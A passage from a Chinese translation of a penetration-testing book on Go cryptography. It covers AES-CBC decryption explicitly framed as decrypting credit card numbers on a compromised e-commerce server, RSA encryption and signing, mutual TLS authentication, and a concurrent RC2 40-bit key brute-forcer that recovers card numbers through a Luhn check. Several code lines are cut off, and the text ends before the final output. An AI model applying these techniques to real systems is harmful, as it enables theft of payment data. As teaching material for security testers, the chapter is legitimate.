为了简洁，在一个示例中讲解对称密钥加密。假设要攻击一个组织。已经执行了必要的权限升级，横向移动和网络侦察，才能访问电子商务Web服务器和后端数据库。该数据库中有金融交易；但是，显然这些交易中使用的信用卡号已加密。检查Web服务器上的应用程序源代码，并确定组织正在使用高级加密标准（AES）的加密算法。AES支持多种操作方式，每种方式都有不同的注意事项和实现细节。方式间是不可互换的。用于解密的方式必须与用于加密的方式相同。

在这种情况下，假设确定应用程序正在以密码块链接（CBC）方式使用AES。因此，让我们编写一个解密这些信用卡的功能（清单11-4）。假设对称密钥已在应用程序中进行了硬编码或在配置文件中进行了静态设置。在阅读本示例时，请记住，需要针对其他算法或密码调整此实现，但这是一个很好的起点。

```

func unpad(buf []byte) []byte {
    // Assume valid length and padding. Should add checks padding := int(buf[l
    return buf[:len(buf)-padding]
}

func decrypt(ciphertext, key []byte) ([]byte, error) {
    var (
        plaintext []byte
        iv []byte
        block cipher.Block
        mode cipher.BlockMode
        err error
    )

    if len(ciphertext) < aes.BlockSize {
        return nil, errors.New("Invalid ciphertext length: too short")
    }

    if len(ciphertext)%aes.BlockSize != 0 {
        return nil, errors.New("Invalid ciphertext length: not a multiple of b
    }

    iv = ciphertext[:aes.BlockSize]
    ciphertext = ciphertext[aes.BlockSize:]

    if block, err = aes.NewCipher(key); err != nil {
        return nil, err
    }
    mode = cipher.NewCBCDecrypter(block, iv)
    plaintext = make([]byte, len(ciphertext))
    mode.CryptBlocks(plaintext, ciphertext)
    plaintext = unpad(plaintext)

    return plaintext, nil
}

```

清单 11-4: AES填充和解密 (/ch-11/aes/main.go)

代码中定义了两个函数：`unpad()` 和 `decrypt()`。`unpad()` 函数是一个整合在一起的通用函数，用于处理解密后填充数据的删除。这是必要的步骤，但超出了此讨论的范围。有关更多信息请查阅 Public Key Cryptography Standards (PKCS) #7。这是AES的一个相关主题，因为它用于确保我们的数据具有正确的块对齐方式。对于此示例，只知道以后需要使用该功能来清理数据。该函数本身假设要在实际场景中已明确验证了一些事实。具体来说，需要确认填充字节的值是否有效，切片偏移量是否有效以及结果的长度是否合适。

最有趣的逻辑存在于 `decrypt()` 函数中，该函数使用两个字节切片：需要解密的密文和用于执行此操作的对称密钥。该函数先执行一些验证，至少确认密文与块大小长度相等。这是必要的步骤，因为CBC模式加密使用初始向量（IV）来实现随机性。该IV就像密码哈希的随机值一样，不需要保密。IV与单个AES块的长度相同，在加密过程中会加在密文上。如果密文长度小于预期的块大小，则说明密文有问题或缺少IV。还检查密文长度是否为AES块大小的倍数。否则，解密将失败，因为CBC模式期望密文长度为块大小的倍数。

完成验证检查后，可以继续解密密文。如前所述，IV是加在密文之前的，因此要做的第一件事是从密文中提取IV。可以使用 `aes.BlockSize` 常量来检索IV，然后通过 `ciphertext = [aes.BlockSize:]` 将密文变量重新定义为密文的其余部分。现在，已将加密数据与IV分开了。

接下来，调用 `aes.NewCipher()`，并向其传递对称密钥。这将初始化AES块模式密码，并将其分配给名为 `block` 的变量。然后，通过调用 `cipher.NewCBCDecryptor(block, iv)` 来明确AES密码以CBC模式运行。将结果赋值给名为 `mode` 的变量。（`crypto/cipher`包中有用于其他AES模式的初始化功能，但此处仅使用CBC解密。）然后，调用 `mode.CryptBlocks(plaintext, ciphertext)`，用来解密密文的内容，并将结果存储在纯文本字节切片中。最后，通过调用 `unpad(`通用函数来删除PKCS # 7填充。返回结果。`如果一切正常，这应该是信用卡号的纯文本值。

运行该示例，生成预期的结果：

```
$ go run main.go
key = aca2d6b47cb5c04beafc3e483b296b20d07c32db16029a52808fde98786646c8
ciphertext = 7ff4a8272d6b60f1e7cf5d8f5bcd047395e31e5f83d062716082010f637c8f2
--snip--
plaintext = 4321123456789090
```

注意，没有在此示例代码中定义 `main()` 函数。为什么没有呢？嗯，在陌生环境中解密数据会产生各种潜在的细微差别和变化。例如，密文和密钥值是编码的还是原始二进制的？如果已编码，它们是十六进制字符串还是Base64？数据是否在本地可访问，还是需要从数据源中提取数据或与硬件安全模块进行交互？键是，解密很少是复制粘贴的工作，通常需要对算法，模式，数据库交互和数据编码有一定程度的了解。因此，我们选择引导您找到答案，期望您在适当的时候弄清楚。

只需了解一点对称密钥加密，就可以使渗透测试更加成功。例如，在我们窃取客户端源代码存储库的经验中，我们发现人们经常在CBC或Electronic Codebook (ECB) 模式下使用AES加密算法。ECB模式有一些固有的弱点，如果使用不正确，CBC也不会更好。加密可能很难理解，因此开发人员经常认为所有加密密码和模式都同样有效，并且不了解其细微之处。尽管我们不认为自己是密码学家，但我们了解的知识足以在Go中安全地使用加密，并可以利用其他人的缺陷实现。

尽管对称密钥加密比非对称加密更快，但是它遭受内在的密钥管理挑战。毕竟，要使用它，必须将相同的密钥分发给对数据执行加密或解密的系统或应用程序。必须经常遵循严格的流程和审核机制，才能安全地分发密钥。此外，例如，仅依赖对称密钥加密可以防止任意客户机与其他节点建立加密通信。没有一种很好的方法来协商密钥，也没有许多常见算法和模式的身份验证或完整性保证。这意味着获得密钥的任何人，无论是经过授权的还是恶意的，都可以继续使用它。

这就是非对称密码学可以使用的地方。

## 非对称加密

与对称密钥加密相关的许多问题都可以通过非对称（或公钥）加密技术解决，该加密技术使用两个独立但在数学上相关的密钥。一个公开，而另一个私密。用私钥加密的数据只能用公钥解开，而用公钥加密的数据只能用私钥解开。如果私钥保护得当，且是私密的，那么使用公钥加密的数据仍然是私密的，因为需要严密保护的私钥来解密。不仅如此，还可以使用私钥对用户进行身份验证。用户可以使用私钥对消息签名，例如，公众可以使用公钥解密。

因此，有人可能会问：“有什么收获呢？如果公钥加密提供了所有这些保证，那么为什么我们还要使用对称密钥加密呢？”，这是个好问题！公钥加密的问题在于它的速度。它比对称加密要慢得多。为了获得两全其美的效果（并避免最坏的情况

况），通常混合使用：初始通信时使用非对称加密，建立加密通道以创建和交换对称密钥（通常称为会话密钥）。由于会话密钥非常小，因此使用公钥加密进行此过程几乎不需要任何开销。然后，客户端和服务器都有会话密钥的副本，可使后面的通信更快。

来看下公钥加密的几个常见用例。具体来说，加密，签名验证和相互认证。

## 加密和签名验证

对于第一个示例，对消息使用公钥进行加密和解密。还将创建逻辑以对消息签名并验证该签名。为简单起见，将所有逻辑都放在 `main()` 函数中。这旨在展示核心功能和逻辑，以便可以实现。在现实场景中，因为可能有两个远程节点相互通信，此过程可能要复杂一些。这些节点必须交换公钥。幸运的是，此交换过程不需要与交换对称密钥相同的安全保证。回想下，用公钥加密的任何数据只能由相关的私钥解密。因此，即使中间有人攻击来拦截公钥交换和之后的通信，也无法解密使用同一公钥加密的任何数据。只有私钥可以解密。

来看一下清单11-5所示的实现。在查看示例时，我们将详细解释逻辑和加密功能。

```
func main() {
    var (
        err                           error
        privateKey                   *rsa.PrivateKey
        publicKey                    *rsa.PublicKey
        message, plaintext, ciphertext, signature, label []byte
    )
    if privateKey, err = rsa.GenerateKey(rand.Reader, 2048); err != nil {
        log.Fatalln(err)
    }
    publicKey = &privateKey.PublicKey

    label = []byte("")
    message = []byte("Some super secret message, maybe a session key even")
    ciphertext, err = rsa.EncryptOAEP(sha256.New(), rand.Reader, publicKey, message)
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Printf("Ciphertext: %x\n", ciphertext)

    plaintext, err = rsa.DecryptOAEP(sha256.New(), rand.Reader, privateKey, ciphertext)
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Printf("Plaintext: %s\n", plaintext)

    h := sha256.New()
    h.Write(message)
    signature, err = rsa.SignPSS(rand.Reader, privateKey, crypto.SHA256, h.Sum(nil))
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Printf("Signature: %x\n", signature)

    err = rsa.VerifyPSS(publicKey, crypto.SHA256, h.Sum(nil), signature, nil)
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Println("Signature verified")
}
```

### 清单 11-5: 非对称或公钥加密 (/ch-11/public-key/main.go/)

该程序演示了两个独立但相关的公钥加密功能：加密/解密和消息签名。首先，通过调用 `rsa.GenerateKey()` 函数来生成一个公钥/私钥对。使用随机`reader`和`key`的长度作为函数的参数。假设随机`reader`和`key`的长度足以生成密钥，则结果为 `*rsa.PrivateKey` 实例，该实例包含其值为公钥的字段。现在有了一个有效的密钥对。为了方便起见，将公钥分配给它自己的变量。

程序在每次运行时都会生成此密钥对。在大多数情况下，例如SSH通信，将一次生成密钥对保存到磁盘。私钥将保护好，公钥将分发到端点。在这里跳过密钥的分配，保护和管理，仅关注加密功能。

创建密钥后，就可以开始使用它们进行加密了。调用函数 `rsa.EncryptOAEP()`，该函数参数为哈希函数，用于填充和随机的`reader`，公钥，要加密的消息以及可选标签。函数返回错误（如果输入导致算法失败）和密文。然后，将相同的哈希函数，`reader`，私钥，密文和标签传递到函数 `rsa.DecryptOAEP()` 中。函数使用私钥解密密文，并返回明文结果。

注意，现在正在使用公钥加密消息。这样可以确保只有私钥持有者才能解密数据。接下来，通过调用 `rsa.SignPSS()` 创建数字签名。再次传递一个随机`reader`，私钥，使用的哈希函数，消息的哈希值以及代表其他选项的`nil`值。该函数返回错误和签名值。就像人类的DNA或指纹一样，此签名可以唯一地识别签名者的身份（即私钥）。持有公钥的任何人都可以验证签名，不仅可以确定签名的真实性，还可以验证消息的完整性。将公钥，哈希函数，哈希值，签名和其他选项传递给 `rsa.VerifyPSS()` 来验证签名。注意，在这里是将公钥而不是私钥传递给该函数。希望验证签名的端点将无法访问私钥，如果输入错误的密钥值，验证也不会成功。签名有效时，`rsa.VerifyPSS()` 函数返回`nil`，而无效时返回错误。

下面是该示例的运行结果。其表现符合预期，使用公钥加密消息，使用私钥解密消息，并验证签名：

```
$ go run main.go
Ciphertext: a9da77a0610bc2e5329bc324361b480ba042e09ef58e4d8eb106c8fc0b5
--snip--
Plaintext: Some super secret message, maybe a session key even
Signature: 68941bf95bbc12edc12be369f3fd0463497a1220d9a6ab741cf9223c6793
--snip--
Signature verified
```

接下来，看一下公钥加密的另一种应用：相互认证。

## 相互认证

相互认证是客户端和服务器相互认证的过程。他们使用公钥加密来完成。客户端和服务器都将生成公钥/私钥对，交换公钥，并使用公钥来验证另一个端点的真实性和身份。要实现这一壮举，客户端和服务器都必须做额外的工作来设置授权，明确定义他们打算用来验证彼此的公钥。此过程的不利方面是管理开销，必须为每个节点创建唯一的密钥对，并确保服务器和客户端节点具有适当的数据以正确进行。

首先，将移除创建密钥对的管理任务。将公钥存储为自签名的，PEM编码的证书。使用`openssl`工具创建这些文件。在服务器上，通过输入以下内容来创建服务器的私钥和证书：

```
$ openssl req -nodes -x509 -newkey rsa:4096 -keyout serverKey.pem -out serverC
```

openssl命令将提示输入各种输入，在此示例中，可以用任意值。该命令创建两个文件：serverKey.pem和serverCrt.pem。文件serverKey.pem含有私钥，必须保护好。serverCrt.pem文件包含服务器的公钥，将其分发给每个连接的客户端。

对于每个连接的客户端，运行与上面类似的命令：

```
$ openssl req -nodes -x509 -newkey rsa:4096 -keyout clientKey.pem -out clientC
```

命令也生成两个文件：clientKey.pem和clientCrt.pem。与服务器输出一样，保护好客户端的私钥。clientCrt.pem证书文件将发送到服务器并由程序加载。这就可以配置客户端并将其标识为授权端点。必须为其他每个客户端创建，传输和配置证书，以便服务器可以识别并明确授权它们。

在清单11-6中，创建了一个HTTPS服务器，该服务器要求客户端提供合法的授权证书。

```
func helloHandler(w http.ResponseWriter, r *http.Request) {
    fmt.Printf("Hello: %s\n", r.TLS.PeerCertificates[0].Subject.CommonName)
    fmt.Fprint(w, "Authentication successful")
}

func main() {
    var (
        err         error
        clientCert []byte
        pool        *x509.CertPool
        tlsConf     *tls.Config
        server      *http.Server
    )

    http.HandleFunc("/hello", helloHandler)

    if clientCert, err = ioutil.ReadFile("../client/clientCrt.pem"); err != nil
        log.Fatalln(err)
    }

    pool = x509.NewCertPool()
    pool.AppendCertsFromPEM(clientCert)

    tlsConf = &tls.Config{
        ClientCAs: pool,
        ClientAuth: tls.RequireAndVerifyClientCert,
    }

    tlsConf.BuildNameToCertificate()

    server = &http.Server{
        Addr: ":9443",
        TLSConfig: tlsConf,
    }
    log.Fatalln(server.ListenAndServeTLS("serverCrt.pem", "serverKey.pem"))
}
```

清单 11-6: 创建相互认证的服务器 (/ch-11/mutual-auth/cmd/server/main.go)

`main()` 函数外定义了 `helloHandler()` 函数。正如在第3章和第4章中讨论的那样，处理程序函数接受 `http.ResponseWriter` 实例和 `http.Request` 实例。这个函数非常无聊。记录接收到的客户端证书的通用名。通过检查 `http.Request` 的 `TLS` 字段并深入查看证书 `PeerCertificates` 数据，可以访问通用名。处理函数还会向客户端发送一条消息，表明身份验证成功。

但是，如何定义授权哪些客户端，以及如何对它们进行身份验证呢？这个过程相当轻松。首先要从客户端先前创建的PEM文件中读取客户端的证书。由于可能有多个授权的客户端证书，因此可以创建一个证书池和调用池。`AppendCertsFromPEM(clientCert)` 可以将客户端证书添加到池中。对要验证的每个其他客户端执行此步骤。

接下来，创建TLS配置。将 `clientCAs` 字段明确地设置为池，并将 `ClientAuth` 配置为 `tls.RequireAndVerifyClientCert`。该配置定义了授权客户端池，并要求客户端在允许继续之前先正确地标识自己。调用 `tlsConf.BuildNameToCertificate()`，以便客户端的通用名和主题备用名（为其生成证书的域名）将正确映射给定的证书。并通过调用 `server.ListenAndServeTLS()` 启动服务器。将先前创建的服务器证书和私钥文件传递给它。注意的是，服务器中的代码并没有使用客户端的私钥文件。就像之前说过的那样，私钥仍然是私密的；服务器仅使用客户端的公钥来识别和授权客户端。这是公钥加密的特色。

使用 `curl` 来验证服务器。如果生成并提供了伪造的，未经授权的客户证书和密钥，则会收到一条详细的消息：

```
$ curl -ik -X GET --cert badCrt.pem --key badKey.pem \
      https://server.blackhat-go.local:9443/hello
curl: (35) gnutls_handshake() failed: Certificate is bad
```

同样在服务器也收到一条更详细的消息，如下所示：

```
http: TLS handshake error from 127.0.0.1:61682: remote error: tls: unknown cer
```

另一方面，如果使用的是有效的证书和与服务器池中配置的证书相匹配的密钥，则成功验证时会有点自豪：

```
$ curl -ik -X GET --cert clientCrt.pem --key clientKey.pem \
      https://server.blackhat-go.local:9443/hello
HTTP/1.1 200 OK
Date: Fri, 09 Oct 2020 16:55:52 GMT
Content-Length: 25
Content-Type: text/plain; charset=utf-8

Authentication successful
```

此消息表明服务器正常。

现在来看下客户端（清单11-7）。可以在与服务器相同或不同的系统上运行客户端。如果在其他系统上，则需要将 `clientCrt.pem` 发送到服务器，将 `serverCrt.pem` 发送到客户端。

```

func main() {
    var (
        err           error
        cert          tls.Certificate
        serverCert, body []byte
        pool          *x509.CertPool
        tlsConf       *tls.Config
        transport     *http.Transport
        client        *http.Client
        resp          *http.Response
    )
    if cert, err = tls.LoadX509KeyPair("clientCrt.pem", "clientKey.pem"); err != nil {
        log.Fatalln(err)
    }

    if serverCert, err = ioutil.ReadFile("../server/serverCrt.pem"); err != nil {
        log.Fatalln(err)
    }

    pool = x509.NewCertPool()
    pool.AppendCertsFromPEM(serverCert)

    tlsConf = &tls.Config{
        Certificates: []tls.Certificate{cert},
        RootCAs: pool,
    }
    tlsConf.BuildNameToCertificate()

    transport = &http.Transport{
        TLSClientConfig: tlsConf,
    }
    client = &http.Client{
        Transport: transport,
    }

    if resp, err = client.Get("https://server.blackhat-go.local:9443/hello");
       err != nil {
        log.Fatalln(err)
    }
    if body, err = ioutil.ReadAll(resp.Body); err != nil {
        log.Fatalln(err)
    }
    defer resp.Body.Close()
    fmt.Printf("Success: %s\n", body)
}

```

清单 11-7: 相互认证的客户端 (/ch-11/mutual-auth/cmd/client/main.go)

许多证书的准备和配置工作与服务器代码相似：创建证书池并准备主题名和通用名。由于不会使用客户端证书和密钥作为服务器，因此调用 `tls.LoadX509KeyPair("clientCrt.pem", "clientKey.pem")` 来加载它们以供后面使用。还读取了服务器证书，并将其添加到希望允许的证书池中。然后，使用池和客户端证书来构建TLS配置，并调用 `tlsConf.BuildNameToCertificate()` 将域名绑定到其相应的证书。

由于创建的是HTTP客户端，因此必须定义一种传输方式，并关联TLS配置。然后，使用传输实例来创建`http.Client`结构。如在第3章和第4章中讨论的那样，使用此客户端通过 `client.Get(" https://server.blackhat-go.local:9443 / hello")` 进行HTTP GET请求。

此时，幕后正在执行相互身份验证——客户端和服务器相互进行身份验证。如果身份验证失败，程序将返回错误并退出。否则，读取HTTP响应体并将其显示到 `stdout`。运行客户端代码会产生预期的结果，具体是没有抛出任何错误并且身份验

证成功：

```
$ go run main.go
Success: Authentication successful
```

服务器输出如下所示。回想一下，已将服务器配置为将问候消息记录到标准输出中。此消息包含从证书中提取的连接客户端的通用名称：

```
$ go run main.go
Hello: client.blackhat-go.local
```

现在，已经有了相互身份验证的例子。为加强理解，我们建议使用TCP socket 修改示例。

在下一部分中，竭尽全力达到更高的目标：暴力破解RC2加密的对称密钥。

## 暴力破解RC2

RC2是罗恩·里维斯特（Ron Rivest）于1987年创建的对称密钥分组密码。在政府的建议下，设计人员使用了40位加密密钥，该密码的强度足以使美国政府对密钥进行暴力破解和解密通讯。例如，它为大多数通信提供了充分的机密性，但允许政府窥探与外国实体的通话。当然，早在1980年代，强行破解密钥就需要强大的计算能力，只有资金雄厚的国家或专业组织才能在合理的时间内解密该密钥。快速发展30年的今天，普通家用计算机可以在几天或几周内暴力破解40位密钥。

所以，管他呢，让我们暴力破解40位密钥。

### 开始

在深入研究代码之前，先做好准备。首先，Go的标准库和扩展加密库都没有可用的RC2包。但是，有一个内部Go包。无法直接在外部程序中导入内部包，因此必须找其他的使用方式。

其次，为简单起见，通常假设一些不希望创建的数据。具体是，假定明文数据的长度是RC2块大小（8字节）的倍数，避免处理PKCS #5填充等管理任务造成逻辑混乱。处理填充类似于本章前面使用AES做的事情（请参见清单11-4），但是需要更仔细地验证内容，以维护将要处理的数据的完整性。还将假设密文是一个加密的信用卡号。通过验证生成的纯文本数据来检查可能的密钥。在这种情况下，验证数据涉及确保文本为数字，然后对其进行 Luhn check，这是验证信用卡号和其他敏感数据的一种方法。

接下来，假设能够（也许是通过窃取文件系统数据或源代码）确定了使用40位密钥以ECB模式加密了数据而没有初始化矢量。RC2支持可变长度的密钥，并且由于它是分组密码，因此可以在不同的模式下运行。在最简单的模式ECB模式下，数据块独立于其他块进行加密。逻辑更简单了。最后，尽管可以并发破解密钥，如果这样做的话，并发实现的性能会好得多。与其先构建非并发版本，再去迭代，不如一开始就直接构建并发的版本。

现在再安装几个需要的包。首先从 <https://github.com/golang/crypto/blob/master/pkcs12/internal/rc2/rc2.go> 获取官方 Go实现的RC2。将其安装在本地工作区中，以便导入到暴力破解工具中。正如我

们前面提到的，该包是内部包，也就意味着在默认情况下，外部包无法导入和使用。虽然点麻烦，但是也就不用使用第三包，或者自己去实现RC2加密了。如果复制到工作区中，就可以访问未导出的函数和类型。

还要安装用于执行Luhn检查的包：

```
$ go get github.com/joeljunstrom/go-luhn
```

Luhn检查计算信用卡号码或其他识别数据的校验和来验证是否有效。使用现有的包，该包有非常好的文档，还不用重复造轮子。

现在可以开始写代码了。遍历整个密钥空间（40位）的每种组合，使用每个密钥解密密文，然后验证结果，即结果只有数字并能通过Luhn检查。使用生产者/消费者模型来实现——生产者把密钥发送到管道中，而消费者从管道中读取密钥并执行。工作本身是一个单一的键值。当找到通过正确验证的明文密钥（表明已找到信用卡号）时，向每个goroutine发信号让其停止工作。

这个问题的一个有趣挑战是如何迭代键空间。我们的解决方案是，使用for循环对其进行迭代，遍历表示为uint64值的键空间。正如所看到的，挑战是uint64占用了内存的64位空间。因此，从uint64转换为40位（5字节）[]byte RC2密钥要裁剪掉24位（3字节）的不必要数据。希望看到代码就会明白该过程。我们会慢慢来，分解程序的各个部分，一个一个地进行。从清单11-8开始。

```
import (
    "crypto/cipher"
    "encoding/binary"
    "encoding/hex"
    "fmt"
    "log"
    "regexp"
    "sync"
)

luhn "github.com/joeljunstrom/go-luhn"

"github.com/bhg/ch-11/rc2-brute/rc2"
)
var numeric = regexp.MustCompile(`^\d{8}$`)

type CryptoData struct {
    block cipher.Block
    key []byte
}
```

清单 11-8：导入 RC2 暴力破解类型 (/ch-11/rc2-brute/main.go)

为了强调第三方 `go-luhn` 包和从Go内部库中克隆的 `rc2` 包，我们在清单中列出了 `import` 语句。还编译了一个正则表达式，用来检查生成的纯文本块是否为8字节的数据。

请注意，检查的是8字节的数据，而不是16字节的数据，因为这是信用卡号的长度。检查8个字节，还因为这是RC2块的长度。逐块解密密文，因此可以检查解密的第一个块是否为数字。如果该块的8个字节不全是数字，则可以肯定地推断出没有使用信用卡号，完全可以跳过第二个密文块的解密。性能上的微小改进将大大减少执行数百万次所需的时间。

最后，定义名为 `CryptoData` 的类型，该类型将用于存储密钥和 `cipher.Block`。使用该 `struct` 来定义工作单位，即生产者创建的工作单元，消费者进行操作的单元。

## 生成者

让我们看一下生产者函数（清单11-9）。将该函数放置在前面的代码清单中的类型定义之后。

```
func generate(start, stop uint64, out chan<- *CryptoData, done <- chan struct {
    wg.Add(1)
    go func() {
        defer wg.Done()
        var (
            block cipher.Block
            err error
            key []byte
            data *CryptoData
        )
        for i := start; i <= stop; i++ {
            key = make([]byte, 8)
            select {
            case <- done:
                return
            default:
                binary.BigEndian.PutUint64(key, i)
                if block, err = rc2.New(key[3:], 40); err != nil {
                    log.Fatalln(err)
                }
                data = &CryptoData{
                    block: block,
                    key:   key[3:],
                }
                out <- data
            }
        }
    }()
    return
}
```

清单 11-9: RC2 生产者函数 (/ch-11/rc2-brute/main.go)

生产者函数名为 `generate()`。该函数接受两个 `uint64` 变量，这些变量用于定义生产者将在其上创建工作的密钥空间的一部分（基本上是他们将产生密钥的范围）。可以分解密钥空间，并将部分分配给每个生产者。

该函数参数还有两个管道：`cryptData` 只写管道，用于将工作推送给消费者，一个普通的 `struct` 管道，该管道用于接收来自消费者的信号。第二个管道是必需的，例如，识别出正确密钥的使用者可以明确地通知生产者停止生产。如果已经解决了问题，那么创建更多的工作毫无意义。最后，函数接受一个 `WaitGroup`，用于跟踪和同步生产者的执行。对于每个并发运行的生产者，执行 `wg.Add(1)` 告诉 `WaitGroup` 启动了一个新的生产者。

在 goroutine 中填充工作管道，还有当 goroutine 退出时调用 `defer wg.Done()` 通知 `WaitGroup`。这样就不会出现死锁，`main()` 函数可以继续执行。`for` 循环中的 `start` 和 `stop`` 来迭代 `key` 剩余的部分。循环的每次迭代都会增加 `i` 变量，直到达到结束偏移量为止。

如前所述，key大小为40位，而i为64位。这种大小差异对于理解至关重要。Go中没有40位的类型。只有32位或64位类型。由于32位太小而无法容纳40位，因此需要改用64位，并在以后再考虑额外的24位。如果可以使用`[]byte`而不是`uint64`来迭代整个key，则可以避免。但是这样做可能需要一些位操作，可能会使示例过于复杂。因此，还是处理长度的细微差别。

在循环中使用一个`select`语句，乍一看可能很愚蠢，因为是操作管道中的数据，不适合典型语法。通过`case <- done`来检查`done`管道是否关闭。如果管道关闭，则使用`return`退出goroutine。当`done`管未关闭时，执行`default`分支创建定义工作所需的加密实例。具体是，调用`binary.BigEndian.PutUint64(key, i)`将`uint64`值（当前密钥）写入名为`key`的`[]byte`中。

尽管之前没有明确指出，但还是将`key`初始化为8字节切片。那么为什么只处理5字节`key`，还要将切片定义为8字节呢？这是因为`binary.BigEndian.PutUint64`带有`uint64`值，所以它需要8字节的目标切片，否则会抛出超出索引范围的错误。注意剩余的代码中，仅用到了`key`切片的最后5个字节。即使前3个字节为零，如果包括在内，它们仍将破坏加密函数的紧缩性。这就是为什么最初调用`rc2.New(key[3:], 40)`来创建密码的原因。这样就丢弃3个无关的字节，并且还会传入密钥的长度（以位为单位）：40。使用生成的`cipher.Block`实例和相关的`key`字节创建`CryptoData`对象，并将其写入`out`消费者管道。

这是生产者代码。注意在本部分中，仅引导需要的相关关键数据。在这个函数中，没有任何地方是真正解密的。解密工作将会在消费者函数中执行。

## 运行并解密数据

现在来看一下消费者函数（清单11-10）。同样地将此函数添加到与先前代码相同的文件中。

```
func decrypt(ciphertext []byte, in <- chan *CryptoData, done chan struct{}, wg
size := rc2.BlockSize
plaintext := make([]byte, len(ciphertext))
wg.Add(1)
go func() {
    defer wg.Done()
    for data := range in {
        select {
        case <- done:
            return
        default:
            data.block.Decrypt(plaintext[:size], ciphertext[:size])
            if numeric.Match(plaintext[:size]) {
                data.block.Decrypt(plaintext[size:], ciphertext[size:])
                if luhn.Valid(string(plaintext)) && numeric.Match(plaintext,
                    fmt.Sprintf("Card [%s] found using key [%x]\n", plaintext))
                    close(done)
                    return
            }
        }
    }
}()
```

清单 11-10: RC2 消费者函数 (/ch-11/rc2-brute/main.go)

消费者函数名为 `decrypt()`，接收几个参数。接收待解密的密文。还接受两个管道：一个名为 `*CryptoData` 的只读管道，用作工作队列），一个名为 `done` 的管道，用于发送和接收明确的取消信号。最后还接受一个名为 `wg` 的 `*sync.WaitGroup`，用于管理消费者，非常像生产者的实现。调用 `wg.Add(1)` 告诉 `WaitGroup` 启动一个消费者。这样，就可以跟踪和管理所有运行中的消费者了。

接下来，在goroutine中，调用 `defer wg.Done()`，以便在goroutine函数结束时，更新WaitGroup状态，从而将正在运行的工作程序数量减少1。这种WaitGroup业务对于跨任意数量的工作者同步程序的执行是必要的。稍后在 `main()` 函数中使用 `WaitGroup` 来等待 goroutines 执行完成。

消费者在 `for` 循环中重复读取 `in` 管道中的 `CryptoData`。管道关闭时循环停止。这个管道是由生产者填充的。很快就会看到，在生产者遍历它们的整个key空间子部分并将相应的加密数据推入工作管道后，该管道关闭。因此，消费者不断循环，直到生产者完成生产为止。

像生产者代码那样，在for循环中使用 `select` 语句来检查 `done` 管道是否关闭，如果已经关闭，则显式地通知消费者停止额外的工作。识别出有效的信用卡号时将关闭通道，稍后我们将对此进行讨论。`default` 分支执行加密的工作。首先，解密密文的第一个块（8个字节），检查生成的明文是否为8字节的数字值。如果是，则可能是卡号，然后继续解密第二个密文块。从管道中读取 `CryptoData` 对象，通过对象中的 `cipher.Block` 字段调用解密函数。回想一下，生产者使用从key空间获取的唯一key实例化了该结构。

最后，根据Luhn算法验证整个明文，并验证第二个明文块是一个8字节的数字。如果这些检查成功，则可以确定找到了一个有效的信用卡号。在stdout显示卡号和输入的key，然后调用 `close(done)` 向其他goroutine发出信号，表明已经找到了。

## Main 函数

至此，已经有了生产者和消费者函数，都可以并发执行。现在，在 `main()` 函数（清单11-11）中将这些内容整合在一起，代码也在与前面清单相同的源文件中。

```

func main() {
    var (
        err           error
        ciphertext   []byte
    )

    if ciphertext, err = hex.DecodeString("0986f2cc1ebdc5c2e25d04a136fa1a6b");
        log.Fatalln(err)
    }

    var prodWg, consWg sync.WaitGroup
    var min, max, prods = uint64(0x0000000000), uint64(0xffffffffffff), uint64(7)
    var step = (max - min) / prods

    done := make(chan struct{})
    work := make(chan *CryptoData, 100)
    if (step * prods) < max {
        step += prods
    }
    var start, end = min, min + step
    log.Println("Starting producers...")
    for i := uint64(0); i < prods; i++ {
        if end > max {
            end = max
        }
        generate(start, end, work, done, &prodWg)
        end += step
        start += step
    }
    log.Println("Producers started!") log.Println("Starting consumers...")
    for i := 0; i < 30; i++ {
        decrypt(ciphertext, work, done, &consWg)
    }
    log.Println("Consumers started!")
    log.Println("Now we wait...")
    prodWg.Wait()
    close(work)
    consWg.Wait()
    log.Println("Brute-force complete")
}

```

清单 11-11: RC2 \*main() 函数 (/ch-11/rc2-brute/main.go)

`main()` 函数对密文进行解码，以十六进制字符串表示。接下来定义几个变量。第一个，`WaitGroup` 变量用于追踪生产者和消费者的 goroutine。还定义了几个 `uint64` 值，跟踪 40 位 key 的最小值 (`0x0000000000`)，最大值 (`0xffffffffffff`)，及打算启动的生产者数量，在代码中为 75。使用这些值来计算每个生产者要迭代 key 的数量的步长或范围，因为要将这些工作均匀地分配给所有生产者。还创建一个 `*CryptoData` 管道和一个 `done` 管道。将它们传递给生产者和消费者。

因为需要做基本的整数计算来计算生产者的步长值，所以如果 key 大小不是生产者数量的倍数，则很有可能会丢失一些数据。为了解决这个问题——并避免在转换为浮点数时丢失精度，调用 `math.Ceil()` ——检查最大 key (`step * prods`) 是否小于整个 key 的最大值 (`0xffffffffffff`)。如果是这样，则不会考虑 key 中少数的几个值。只需增加 `step` 值即可解决这一不足。初始化两个变量 `start` 和 `end`，维持分割 key 的起始偏移量和结束偏移量。

无论如何，计算偏移量和步长都不精确，这可能会导致代码搜索超出最大允许的 key。但是，可以在每个生产者的 `for` 循环中修复该问题。在循环中，如果该值超出最大 key，则可以调整结束步长值 `end`。循环的每次迭代都会调用生产者函数

`generate()`，并且每次迭代时将key的偏移开始（`start`）和结束（`end`）传递给它。还将 `work` 和 `done` 管道，`WaitGroup` 传递给它。调用该函数后，移动 `start` 和 `end` 变量，准备下次循环时传递给新生产者。这样就把秘钥分成较小的、更易计算的部分，程序可以并发处理，goroutine之间也不会进行重复工作。

生产者启动后，使用 `for` 循环来创建工作。本例中创建了30个。每次迭代都调用 `crypto()` 函数，并将密文，`work`管道，`done`管道和消费者的 `WaitGroup` 传递给该函数。这样消费者就并发的工作，当生产者创建工作时，并发消费者就开始拉取和处理工作。

遍历整个key花费的时间。如果处理不正确，`main()` 函数肯定会在发现密钥或耗尽密钥空间之前退出。因此，需要确保生产者和消费者有足够的空间来迭代整个密钥空间或发现正确的密钥。这就需要用到 `WaitGroups`。调用 `prodWg.Wait()` 阻塞 `main()` 函数，直到生产者完成任务。回想一下，如果生产者耗尽了密钥空间，或通过 `done` 管道明确地取消了处理，生产者完成了他们的任务。任务完成后，明确地关闭 `work` 管道，防止消费者从 `work` 管道读取数据时死锁。最后，调用 `consWg.Wait()` 再次阻塞 `main()`，以便为 `WaitGroup` 中的使用者提供足够的时间来完成工作通道中的所有剩余的 `work`。

## 运行程序

程序已经完成了！如果运行会有下面的输出：

```
$ go run main.go
